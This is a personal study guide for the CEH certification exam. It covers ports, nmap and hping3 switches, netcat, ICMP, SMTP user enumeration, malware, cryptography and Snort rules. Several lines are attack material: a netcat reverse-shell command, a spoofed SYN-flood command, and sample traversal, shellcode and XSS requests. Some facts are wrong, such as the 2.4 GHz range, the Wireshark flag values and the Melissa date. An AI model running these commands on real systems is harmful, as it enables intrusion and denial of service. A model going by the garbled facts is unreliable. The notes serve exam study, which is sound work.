★ Wireless Security — Ignore any answer with SSID as it does not provide security

NetStumbler = Can be used to identify Rogue Access points

CEH Study Guide

Ports

FTP DATA - 20
FTP Control – 21
SSH - 22
★ Telnet – 23
★ SMTP - 25
TACACS - 49
DNS – 53
DHCP 67/68 UDP
★ TFTP – 69UDP
★ Kerberos – Port 88
★ POP3 – 110
NTP – 123
135 – MS RPC
137 – NetBios Name Service
138 – NetBIOS Datagram Service
139 – NetBios Session Service
IMAP – 143 TCP
SNMP Listener – 161 UDP
SNMP Trap - 162
★ LDAP – 389
HTTPS - 443
SMB – 445
IPSEC – 500
syslog - 514
LDAP SSL - 636
MSSQL – 1434
Oracle - 1521
MYSQL - 3306
L2TP – 1701 UPD
PPTP – 1723
NFS - 2049
★ RDP – 3389
IRC - 6667

SNORT
NMAP
Netcat

SOA Records / versions
XOR

NMAP

–sS: SYN Stealth Scan
-sA: Ack Scan
-sT: TCP Connect Scan
-sN: Null Scan
-sX: Xmas Scan – only works on Linux
-sU: UDP Scan

-sF: FIN Scan
–sO: IP Protocol Scan / Open Ports (Timing options can avoid detections by an IDS)
–O: Operating System detection = Remote OS detection
–sP: IP addresses active on the Network
-sn: Ping scan (Disables Portscan)
–p: Port or ports to scan = Port scan all ports
–sV: Version scanning
-Pn: Treat all hosts as live
-PE: Use standard echo request response ICMP
★ –A: Aggressive OS detection = enables OS detection, Version detection, Script scanning, traceroute
–F: Fast 100 common ports
-f: fragment packet
–PO: Protocol list
-T#: # can be 1-5, with higher being faster scan, more aggressive
--script=script name
-D: uses decoys to scan

Nmap Switch	Description	Nmap Switch	Description
-sA	ACK scan	-PI	ICMP ping
-sF	FIN scan	-Po	No ping
-sI	IDLE scan	-PS	SYN ping
-sL	DNS scan (a.k.a. list scan)	-PT	TCP ping
-sN	NULL scan	-oN	Normal output
-sO	Protocol scan	-oX	XML output
-sP	Ping scan	-T0	Serial, slowest scan
-sR	RPC scan	-T1	Serial, slowest scan
-sS	SYN scan	-T2	Serial, normal speed scan
-sT	TCP connect scan	-T3	Parallel, normal speed scan
-sW	Windows scan	-T4	Parallel, fast scan
-sX	XMAS scan		

Scan Type	Initial Flags Set	Open Port Response	Closed Port Response	Notes
Full (TCP connect)	SYN	SYN/ACK	RST	Noisiest but most reliable.*
Stealth	SYN	SYN/ACK	RST	No completion of three-way handshake; designed for stealth but may be picked up on IDS sensors.
XMAS	FIN/URG/PSH	No response	RST	Doesn't work on Windows machines.
Inverse TCP	FIN, URG, or PSH (or no flags at all)	No response	RST/ACK	Doesn't work on Windows machines.

*While the "noisiest" descriptor is valid for your exam, the "reliable" portion is much more apropos for your real-life adventures. A full connect scan may very well be noted in the application log as a simple connect. The key isn't the traffic; it's the speed at which you run it (slow is better).

Dig

Dig is used to query for name records

Get IP Address
dig noanet.net

Get MX Records
dig noanet.net MX

Type of dig records
ANY
A
TXT
MX
NS

nslookup

Type: nslookup to get to interactive prompt
To use a specific name server: server <FQDN/IP of name server>
set type=<any|mx|a|>
Try a zone transer: ls -d <domain name>

ICMP

0 – Echo Reply

3 – Destination Unreachable, 3-13 Communication Administrativley prohibited
5 – Redirect
8 – Echo Request
11 – Time Exceeded
13 – Timestamp

A type 3 is a destination unreachable message. A code of 13 indicates that a response is administratively prohibited, which indicates a router is set to block ICMP.

According to RFC792 and RFC1122, type 3 messages can be one of the following code:

0 - Net Unreachable
1 - Host Unreachable
2 - Protocol Unreachable
3 - Port Unreachable
4 - Fragmentation Needed and Don't Fragment was Set
5 - Source Route Failed
6 - Destination Network Unknown
7 - Destination Host Unknown
8 -Source Host Isolated
9 - Communication with Destination Network is Administratively Prohibited
10 - Communication with Destination Host is Administratively Prohibited
11 - Destination Network Unreachable for Type of Service
12 -Destination Host Unreachable for Type of Service
13 - Communication Administratively Prohibited
14 - Host Precedence Violation
15 - Precedence cutoff in effect

A type 0 message is a successful echo reply from the destination.

A type 13 message is a timestamp request to the destination.

TCP Header

1. SYN: The active open is performed by the client sending a SYN to the server. The client sets the segment's sequence number to a random value A.
2. SYN-ACK: In response, the server replies with a SYN-ACK. The acknowledgment number is set to one more than the received sequence number i.e. A+1, and the sequence number that the server chooses for the packet is another random number, B.
3. ACK: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgement value i.e. A, and the acknowledgement number is set to one more than the received sequence number i.e. B+1.

Order of flags
URG
ACK
PSH
RST
SYN
FIN

IP Protocal Headers
1 ICMP
6 – TCP
17 – UPD
50 – ESP
51 - AH

HPING3

hping3 -8 1-1024 -S 50.251.254.18 -8 means a normal scan, 1-1024 is the port and then -S gives the host to scan

-P Set PSH Flag
-A Set ACK flagh
-U Set URG flag
-X XMAS Flags
-p destination port
-a spoof source IP
--flood
-c # Stop after sending/receiving # packets
-i # Wait # seconds between sending packets
-I interface

-1 ICMP mode
-2 UDP mode

Switch	Description
-1	Sets ICMP mode. For example, **hping3 -1 172.17.15.12** performs an ICMP ping.
-2	Sets UDP mode. For example, **hping3 -2 192.168.12.55 –p 80** performs a UDP scan on port 80 for 192.168.12.55.
-8	Sets scan mode, expecting an argument for the ports to be scanned (single, range [1–1000], or "all"). For example, **hping3 -8 20-100** scans ports 20 through 100.
-9	Sets Hping in listen mode, to trigger on a signature argument when it sees it come through. For example, **hping3 -9 HTTP –I eth0** looks for HTTP signature packets on eth0.
--flood	Will send packets as fast as possible, without taking care to show incoming replies. For example, a SYN flood from 192.168.10.10 against .22 could be kicked off with **hping3 –S 192.168.10.10 –a 192.168.10.22 –p 22 --flood**.
-Q *--seqnum*	This option can be used in order to collect sequence numbers generated by the target host. This can be useful when you need to analyze whether a TCP sequence number is predictable (for example, **hping3 172.17.15.12 –Q –p 139 -s**).
-F	Sets the FIN flag.
-S	Sets the SYN flag.
-R	Sets the RST flag.
-P	Sets the PSH flag.
-A	Sets the ACK flag.
-U	Sets the URG flag.
-X	Sets the XMAS scan flags.

NETCAT

Listen on a port
nc -l -p 80

Shovel a command shell
nc -n <listerns ip> <port> -e "cmd.exe"

make connection
nc <ip> <port>

Port Scanning
nc -v -z -w1 <ip address> <port range>

banner grabbing with nc
echo "" | nc -v -n -w1 <target ip> <port range>

-l listen
-L listen harder
-u UDP
-p local port
-w# wait # seconds for connection
-v verbose
-vv very verbose
You should pipe the yes command to NetCat. The yes command sends continuous text to NetCat until either host terminates the session by sending a break signal or by killing the terminal process.

You can use the yes and time commands to test performance over a specified port as follows:

time yes | nc -v -l -n -p 2222 > /dev/null

You should not pipe the wait command to NetCat because this command pauses the terminal process until a specified background process ends.

You should not pipe the echo command to NetCat because this command simply outputs the specified string to the terminal.

You should not pipe the tar command to NetCat because this command is used to manage file archived in the tar format.


NETSTAT

-a display all connections
-b see executables tied to ports
-r routing table
-n don't use DNS conversion
-s show per protocal stats
-p <protocal>
-e show ethernet stats
Interval 3

Subnets

10.0.0.0 – 10.255.255.255
172.16.0.0 – 172.31.255.255
192.168.0.0 – 192.168.255.255

DHCP



Ipv6

IPV6 128 Bit

	IPv6 Address Types
Unicast	A packet addressed for, and intended to be received by, only one host interface
Multicast	A packet that is addressed in such a way that multiple host interfaces can receive it
Anycast	A packet addressed in such a way that any of a large group of hosts can receive it, with the nearest host (in terms of routing distance) opening it
	IPv6 Scopes
Link local	Applies only to hosts on the same subnet
Site local	Applies only to hosts within the same organization (that is, private site addressing)
Global	Includes everything

EXAM TIP In IPv6, the address block fe80::/10 has been reserved for link-local addressing. The unique local address (the counterpart of IPv4 private addressing) is in the fc00::/7 block. Prefixes for site local addresses will always be FEC0::/10.

regional internet registers

ARIN – North America
AFRINIC – Africa
APNIC – Asia, Australia, New Zealand
LACNIC – Latin America and caribbean
RIPE NCC – Europe, Russia, Middle East, Central Asia

RID IDs

- 500 Administrator
501 Guest
502 Kerberos
544 Administrators Group
1000 First user
1001 Second user

NetBios

Code	Type	Meaning
<1B>	UNIQUE	Domain master browser
<1C>	UNIQUE	Domain controller
<1D>	GROUP	Master browser for the subnet
<00>	UNIQUE	Hostname
<00>	GROUP	Domain name
<03>	UNIQUE	Service running on the system
<20>	UNIQUE	Server service running

nbtstat -c

SMTP Telnet commands

SMTP VRFY Command:

```
$ telnet 172.17.15.12
Trying 172.17.15.12...
Connected to 172.17.15.12.
Escape character is '^]'.
220 Anymailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 Anymailserver Hello [192.168.15.22],
pleased to meet you
VRFY Matt
250 Super-User
<Matt@Anymailserver>
VRFY Brad
550 Brad... User unknown
```

SMTP EXPN Command:

```
$ telnet 172.17.15.12
Trying 172.17.15.12...
Connected to 172.17.15.12.
Escape character is '^]'.
220 AnymailserverESMTP Sendmail8.9.3
HELO
501 HELO requires domain address
HELO x
250 AnymailserverHello [192.168.15.22],
pleased to meet you
EXPN Matt
250 Super-User
<Matt@Anymailserver>
EXPN Brad
550 Brad... User unknown
```

SMTP RCPT TO Command:

```
$ telnet 172.17.15.12
Trying 172.17.15.12...
Connected to 172.17.15.12.
Escape character is '^]'.
220 AnymailserverESMTP Sendmail8.9.3
HELO
501 HELO requires domain address
HELO x
250 AnymailserverHello [192.168.15.22],
pleased to meet you
MAIL From: Matt
250 Matt... Sender ok
RCPT TO: Angie... Recipient ok
RCPT TO: Brad
550 Brad... User unknown
```

Viruses

What they infect
Master Boot Record
File Infection
Macro
Clusters – Modifies directory table entries and points user system process to malware
Multipartite – Uses more than one infection method such as boot sector and program files

How they infect
Polymorphic – Changes source code to fool virus scanners
Stealth – Hide normal virus characteristics
Fast and Slow – Infect very fast or slow to try and evade detection
Sparse Infectors - These viruses infect only a few systems or applications.
Armored - These viruses are encrypted to prevent detection.
Multipartite - These advanced viruses create multiple infections.
Cavity (Space-Filler) - These viruses attach to empty areas of files.
Tunneling - These viruses are sent via a different protocol or encrypted to prevent detection or allow it to pass through a firewall.
Camouflage - These viruses appear to be another program.
NTFS and Active Directory - These viruses specifically attack the NT file system or Active Directory on Windows systems.

Famous Viruses
Mellisa – 1990, macro virus
Code Red – worm, 2001, ida buffer overflow, unique because it attacked and the compromised others
Nimda – Worm, used after 9/11, Windows IIS,
Slammer – Worm, 2003, 100K + in less than 3 hours, fastest spread until the doom virus
MyDoom – email attachment, fake failed email notification, first to make changes to host file
Sasser – Worm, 2004, targets issue with local security authority subsystem service (lsass)

Storm – bot/worm hybrid, 2007
Conficker – 2008, Dictionary attacks on Windows Admin login
Ransomware – Examples, Cryptorbit, Cryptolocker, CryptoDefense, CryptoWall, spora

Cross Site Scripting (XSS) – Think Cookies

Malicious scripts are injects into trusted websites.
Input validation can help.
Attackers use unvalidated input fields who's output is displayed to the user

Cross Site Request Forgery (CSRF)

Send link via email or chat
Trick user into executing actions the attackers wants them to on an authenticated site
Tricks user into submitting a malicious request to a website they are authenticated to.
The attacker does not have access to the response

IEEE WLAN Standard	Over-the-Air Estimates	Transmission Scheme	Frequencies
802.11b	11 Mbps	DSSS	2.4000–2.2835 GHz
802.11a	54 Mbps	OFDM	5.725–5.825 GHz
802.11g	54 Mbps	OFDM/DSSS	2.4000–2.2835 GHz
802.11n	540 Mbps	MIMO-OFDM	2.4000–2.2835 GHz
802.11ac	433.3 Mbps	MIMO-OFDM	5 GHz band
802.11ad	7 Gbps	OFDM	60 GHz band
802.11ax	Pending	MIMO-OFDM	Pending
802.11ay	20 Gbps	OFDM	60 GHz band


TCP DUMP

The `tcpdump /w /log` command creates a binary log file in a specific folder, in this case /log.

The `tcpdump -r file_name` command will read packets from a particular file.

The `tcpdump -i int_name` command will capture packets from the specified interface.

The `tcpdump host host_name` command will capture packets from the specified host.



Hash Lengths

The SHA1 (Secure Hash Algorithm) 1 hashing algorithm operates on one 512-bit block at a time and outputs a 160-bit hash function, usually represented as a 40 hexadecimal digits. This value can be used to validate the integrity of the data. It creates a message digest, which can be used to determine whether a file has been changed since the message digest was created. An unchanged message should create the same message digest on multiple passes through a hashing algorithm.

The standard MD5 hashing algorithm uses 512-bit blocks with an output of 128 bits.
One variant of SHA2 uses 1024-bit blocks with an output of 256 bits. While SHA1 is difficult to crack, the government and many major vendors moved to SHA2 in 2010. It comes in 6 variants, each differing in the block size on which they operate (512 or 1028 bits) and the size of the digest that is created (224, 256, 384, or 512 bits).

One variant of SHA3 uses 1088-bit blocks with an output of 256 bits. This was a theoretical alternative to SHA2 released by NIST in 2015.

ISO

The International Organization for Standardization (ISO) standard 27006 describes audits and certifications for security management systems. The ISO 27000 standard series outlines how to best secure a large ISO-compliant organization.

ISO 27001 describes how to perform a risk assessment.

ISO 27002 describes how to apply security controls after performing the risk assessment described in ISO 27001.

ISO 27005 describes how to best manage security risks using an organized and systematic approach.

Windows Firewall

The netsh firewall show config command displays the Windows Firewall settings at a high level in Windows Server 2008, Vista, and previous versions. In later versions of Windows, the command is deprecated and replaced with similar command options under the netsh advfirewall context.

The command does not enable Windows Firewall. That can be done with the command netsh firewall set opmode enable.

The command does not display all rules within Windows Firewall. That command, using the newer netsh advfirewall context, is netsh advfirewall firewall show rule name=all.

The command does not provide an option to add rules to the configuration. That action also requires the use of the newer netsh advfirewall.

Types of Attacks

Explanation:

An example of a strange Unicode request is as follows:

```
http://www.verigon.com/script.ext?template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64 %0D%70%61%73%73%77%64 = passwd
```

If you decode the Unicode request, you will notice the following obstructed URL attack:

```
http://www.verigon.com/script.ext?template=../../../etc/passwd
passwd = passwd
```

This code is attempting run a script on the server using a passwd file and setting a value to the password.

You can create rules in the IDS to alert you when strange Unicode requests are made.

An example of a buffer overflow attack is as follows:

```
GET /AAAAAAAAAAAAAAAAAAAA\
x90\x90\x90\x83\xec\x27\xeb\x0c\xe7\xe1\xe6\xc1\xc0\xff 500
```

x90 = indicator of Buffer Overflow

An example of a cross-site scripting (XSS) attack is as follows:

```
GET /cgi- bin/cvslog.cgi=<SCRIPT>management.alert</SCRIPT> HTTP/1.1 403
```

An example of a directory traversal attack is as follows:

```
GET /scripts/..%255c../windows/system32/cmd.exe?/c+dir HTTP/1.1 200
```

The steps in the incident management process are as follows:

1. Prepare for incident handling and response
2. Detect and analyze
3. Classify and prioritize
4. Notify
5. Contain
6. Investigate
7. Eradicate and recover
8. Perform post-incident activities

Google Hacking

Operator	Syntax	Description
filetype	**filetype:***type*	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word documents: `filetype:doc`
index of	**index of** */string*	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing *passwd*: `"intitle:index of" passwd`
info	**info:***string*	Displays information Google stores about the page itself: `info:www.anycomp.com`

intitle	**intitle:***string*	Searches for pages that contain the string in the title. For example, the following will return pages with the word *login* in the title:
		`intitle: login`
		For multiple string searches, you can use the allintitle operator. Here's an example:
		`allintitle:login password`

inurl	**inurl:***string*	Displays pages with the string in the URL. For example, the following will display all pages with the word *passwd* in the URL:
		`inurl:passwd`
		For multiple string searches, use allinurl. Here's an example:
		`allinurl:etc passwd`

link	**link:***string*	Displays linked pages based on a search term.
related	**related:***webpagename*	Shows web pages similar to *webpagename*.
Site	**site:***domain or web page string*	Displays pages for a specific website or domain holding the search term. For example, the following will display all pages with the text *passwds* in the site anywhere.com: `site:anywhere.com passwds`

Misc

MAC address of a broadcast message: FF:FF:FF:FF:FF:FF


Encryption
DES
3DES
AES
RSA

Circuit level gateway is a session control layer 5.

SAM file for Windows: C:\windows\system32\config

LM hash uses DES and was Windows 95/98 machines
NTLM uses DES and MD4 used with Windows NT machines until sp3
NTLM v2 uses MD5 and was used on windows until Kerberos came in Windows 2000

Windows Kerberos Authentication



Important registry keys
KEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce,
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices,
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce,
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run.

Attack Sequence

Reconnaissance
Scanning
Gaining access
Maintaining access
clearing tracks

Password Cracking

non-electronic – social engineering, shoulder surfing, dumpster diving
Active Online – directly communicating with the victims machine. dictionary and brute-force attacks, has injection, phishing, trojans, spyware, keyloggers, password guessing. Take much longer then passive attacks and easily detectable.
Passive online – sniffing, man-in-the-middle
Offline – Attacker steals password file and cracks it on separate system

Dictionary is easiest and fastest
Hybrid substitutes letters and number for symbols a>@
brute-force – tries every combination. Takes longest but every password can be brute forced eventually

Wireshark

NOTE Wireshark also has the ability to filter based on a decimal numbering system assigned to TCP flags. The assigned flag decimal numbers are FIN = 1, SYN = 2, RST = 4, PSH = 8, ACK = 16, and URG = 32. Adding these numbers together (for example, SYN + ACK = 18) allows you to simplify a Wireshark filter. For example, **tcp.flags == 0x2** looks for SYN packets, **tcp.flags == 0x16** looks for ACK packets, and **tcp.flags == 0x18** looks for both.

Snort

```
snort -l c:\snort\log\ -c c:\snort\etc\snort.conf
```

Basically this says, "Snort application, I'd like you to start logging to the directory c:\snort\log\. I'd also like you to go ahead and start monitoring traffic using the rule sets I've defined in your configuration file located in c:\etc."

The configuration file isn't all that difficult to figure out either. It holds several variables that need to be set to define your own network situation. For example, the variable HOME_NET defines the subnet local to you. On my home network, I would define the variable in the file to read as follows:

```
var HOME_NET 192.168.1.0/24
```

Other variables I could set are displayed in the overly simplified snort.conf file displayed next. In this instance, I want to watch out for SQL attacks, but because I'm not hosting any web servers, I don't want to waste time watching out for HTTP attacks.

```
var HOME_NET 192.168.1.0/24
* Sets home network
var EXTERNAL_NET any
* Sets external network to any
var SQL_SERVERS $HOME_NET
* Tells Snort to watch out for SQL attacks on any device in the network defined
* as HOME.
var RULE_PATH c:\etc\snort\rules
* Tells Snort where to find the rule sets.
include $RULE_PATH/telnet.rules
* Tells Snort to compare packets to the rule set named telnet.rules and alert on
* anything it finds.
```

```
alert tcp !HOME_NET any -> $HOME_NET 31337 (msg :"BACKDOOR
ATTEMPT-Backorifice")
```

This rule tells Snort, "If you happen to come across a packet from any address that is not my home network, using any source port, intended for an address within my home network on port 31337, alert me with the message 'BACKDOOR ATTEMPT-Backorifice.'" Other options you can add to the message section include flags (indicating specific TCP flags to look for), content (indicating a specific string in the packet's data payload), and specialized handling features. For example, consider this rule:

```
alert tcp !$HOME_NET any -> $HOME_NET 23 (msg:"Telnet attempt..admin access";
content: "admin
```

Here's the meaning: "Please alert on any packet from an address not in my home network and using any source port number, intended for any address that is within my home network on port 23, including the ASCII string 'admin.' Please write 'Telnet attempt..admin access' to the log." As you can

OWASP

Open Web Application Security Project

Top Ten Issues

- Injection Flaws
- Broken authentication and session management
- Cross-site scripting
- Insecure direct object reference
- security misconfiguration
- Sensitive data exposure
- missing function level access control
- cross site request forgery
- Using components with known vulnerabilities
- Unvalidated Redirects and forwards

N-Teir Architecture

Often separated as Presentation tier, data tier, and logic tier

Each tier consists of a single role.

HTML

The Get method adds the data to the URL

Get can be used to send data as well
HTML Methods included GET, HEAD, POST, PUT, TRACE, CONNECT
Post is a much better method of submitting data

PUT = big security concern

Buffer Overflow

Also known as smashing the stack

Wireless

Ad-hoc – Connecting device to device
Infrastructure – using an AP

BSS – Basic Service Set – One AP
ESS – Extended Service Set – Multiple AP

OFDM – Orthogonal Frequency Division Multiplexing – Divided into a series of frequencies
DSSS – Direct sequence spread spectrum - Combines all waveforms

BSSID – MAC address of the access point

SSID – Service Set Identifier = Not for security

WEP
64 Bit Version – 40 Bit Key
128 Bit Version - 128 Bit Key
256 Version – 232 Key

WPA Uses TKIP and 128 Bit Key

Wireless Standard	Encryption Used	IV Size (bits)	Key Length (bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael Algorithm + CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

Open System Authentication Process – Client sends a authentication Frame, AP answers with verification this is an open wifi

Bluetooth

- **Bluesmacking** A simple denial-of-service attack against the device.
- **Bluejacking** Consists of sending unsolicited messages to, and from, mobile devices.
- **Bluesniffing** An effort to discover Bluetooth-enabled devices—much like war driving in wireless hacking.
- **Bluebugging** Successfully accessing a Bluetooth-enabled device and remotely using its features.
- **Bluesnarfing** The actual theft of data from a mobile device.
- **Blueprinting** Think of this as footprinting for Bluetooth: Blueprinting involves collecting device information over Bluetooth.

Cloud Security

NIST-292 Talks about cloud computing security

FedRAMP – Federal Risk and Authorization Management Program – Provides a standard approach for security assessment, authorization, and continuous monitoring for cloud products

PCI Data Security Standard PCI-DSS Cloud Special Interest group

Cloud Security Alliance CSA

Cloud computing top threats
Data breach or loss
abuse of cloud resources
Insecure interfaces and APIs

Session Riding – Just fancy name for CSRF
Side Channel Attack – Cross guest VM Breach, hard

Malware

- Wrapper – Bind malware to an innocent file
  Crypters – Use encryption and code manipulation to render malware undetectable
  Packers – Use compression to pack malware into a smaller size

Trojan Name	Port	Trojan Name	Port
Death	2	Shivka-Burka	1600
Senna Spy	20	Trojan Cow	2001
Hackers Paradise	31, 456	Deep Throat	6670–71
TCP Wrappers	421	Tini	7777
Doom, Satanz BackDoor	666	NetBus	12345, 12346
Silencer, WebEx	1001	Whack a Mole	12361–63
RAT	1095–98	Back Orifice	31337, 31338
SubSeven	1243		

Types of DOS Attacks
Fragmentation Attacks –
Volumetric attacks – Bandwidth attacks, consume all bandwidth
Application attacks – Consumes resources used for the application to run
TCP state-exhaustion – Go after load balancers, firewalls, applications, try to consume state table
SYN Attack – Send thousands of syn with false IP
SYN Flood – Thousands of syn packets
ICMP Flood
Application level – Sends more legitimate traffic then the target can handle
Smurf – Large number of pings to broadcast address
Ping of death – Fragment ICMP message
Teardrop – Overlapping IP fragments
Peer to peer- clients are disconnects and forced to connect to client machine
Permanent – Phlashing, causes permanent damage to target machine

Session Hijacking

1. Sniff the traffic between the client and the server.
2. Monitor the traffic and predict the sequence numbering.
3. Desynchronize the session with the client.
4. Predict the session token and take over the session.
5. Inject packets to the target server.

Cryptography

- **Authentication Header** AH is a protocol within IPSec that guarantees the integrity and authentication of the IP packet sender.

- **Encapsulating Security Payload** ESP is a protocol that also provides origin authenticity and integrity, but it can take care of confidentiality (through encryption) too. ESP does not provide integrity and authentication for the entire IP packet in transport mode, but in tunnel mode protection is provided to the entire IP packet.

- **Internet Key Exchange** IKE is the protocol that produces the keys for the encryption process.

- **Oakley** A protocol that uses Diffie-Hellman to create master and session keys.

- **Internet Security Association Key Management Protocol** Software that facilitates encrypted communication between two endpoints.

XOR is often used for stream ciphers

Block ciphers are simpler and lower than stream ciphers

For the most part public = encrypt, private decrypt

Here are some examples of asymmetric algorithms:

• **Diffie-Hellman** Developed for use as a key exchange protocol, Diffie-Hellman is used in Secure Sockets Layer (SSL) and IPSec encryption. It can be vulnerable to man-in-the-middle attacks, however, if the use of digital signatures is waived.

• **Elliptic Curve Cryptosystem (ECC)** This uses points on an elliptical curve, in conjunction with logarithmic problems, for encryption and signatures. It uses less processing power than other methods, making it a good choice for mobile devices.

• **El Gamal** Not based on prime number factoring, this method uses the solving of discrete logarithm problems for encryption and digital signatures.

• **RSA** This is an algorithm that achieves strong encryption through the use of two large prime numbers. Factoring these numbers creates key sizes up to 4096 bits. RSA can be used for encryption and digital signatures and is the modern de facto standard.

Here are some examples of symmetric algorithms:

• **DES** A block cipher that uses a 56-bit key (with 8 bits reserved for parity). Because of the small key size, this encryption standard became quickly outdated and is not considered a very secure encryption algorithm.

• **3DES** A block cipher that uses a 168-bit key. 3DES (called *triple* DES) can use up to three keys in a multiple-encryption method. It's much more effective than DES but is much slower.

• **AES (Advanced Encryption Standard)** A block cipher that uses a key length of 128, 192, or 256 bits, and effectively replaces DES. It's much faster than DES or 3DES.

• **IDEA (International Data Encryption Algorithm)** A block cipher that uses a 128-bit key and was also designed to replace DES. Originally used in Pretty Good Privacy (PGP) 2.0, IDEA was patented and used mainly in Europe.

• **Twofish** A block cipher that uses a key size up to 256 bits.

• **Blowfish** A fast block cipher, largely replaced by AES, using a 64-bit block size and a key from 32 to 448 bits. Blowfish is considered public domain.

• **RC (Rivest Cipher)** Encompasses several versions from RC2 through RC6. A block cipher that uses a variable key length up to 2040 bits. RC6, the latest version, uses 128-bit blocks and 4-bit working registers, whereas RC5 uses variable block sizes (32, 64, or 128) and 2-bit working registers.

1. Bob creates a text message to send to Joe.

2. Bob runs his message through a hash and generates an outcome.

3. Bob then encrypts the outcome of that hash with his *private* key and sends the message, along with the encrypted hash, to Joe.

4. Joe receives the message and attempts to decrypt the hash with Bob's *public* key. If it works, he knows the message came from Bob because the only thing Bob's public key could ever decrypt is something that was encrypted using his private key in the first place. Since Bob is the only one with that private key—*voilà*!

Here are some examples of hash algorithms:

• **MD5 (Message Digest algorithm)** This produces a 128-bit hash value output, expressed as a 32-digit hexadecimal. Created by Ronald Rivest, MD5 was originally popular for ensuring file integrity. However, serious flaws in the algorithm and the advancement of other hashes have resulted in this hash being rendered obsolete (U.S. CERT, August 2010). Despite its past, MD5 is still used for file verification on downloads and, in many cases, to store passwords.

• **SHA-1** Developed by the NSA, SHA-1 produces a 160-bit value output and was required by law for use in U.S. government applications. In late 2005, however, serious flaws became apparent and the U.S. government began recommending the replacement of SHA-1 with SHA-2 after the year 2010 (see FIPS PUB 180-1).

• **SHA-2** This hash algorithm actually holds four separate hash functions that produce outputs of 224, 256, 384, and 512 bits. Although it was designed as a replacement for SHA-1, SHA-2 is still not as widely used.

• **SHA-3** This hash algorithm uses something called "sponge construction," where data is "absorbed" into the sponge (by XOR-ing the initial bits of the state) and then "squeezed" out (output blocks are read and alternated with state transformations).

• **Internet Protocol Security (IPSec)** This is a network layer tunneling protocol that can be used in two modes: tunnel (entire IP packet encrypted) and transport (data payload encrypted). IPSec is capable of carrying nearly any application. The Authentication Header (AH) protocol verifies an IP packet's integrity and determines the validity of its source: it provides authentication and integrity, but not confidentiality. Encapsulating Security Payload (ESP) encrypts each packet (in transport mode, the data is encrypted but the headers are not encrypted; in tunnel mode, the entire packet, including the headers, is encrypted).

• **PGP** Pretty Good Privacy was created way back in 1991 and is used for signing, compression, and encrypting and decrypting e-mails, files, directories, and even whole disk partitions, mainly in an effort to increase the security of e-mail communications. PGP follows the OpenPGP standard (RFC 4880) for encrypting and decrypting data. PGP is known as a hybrid cryptosystem, because it uses features of conventional and public key cryptography.

PPTP is layer 2 service
IPSEC is layer 3
L2TP is layer 2 but doesn't provide encryption and should be used with IPSEC

Incident Management

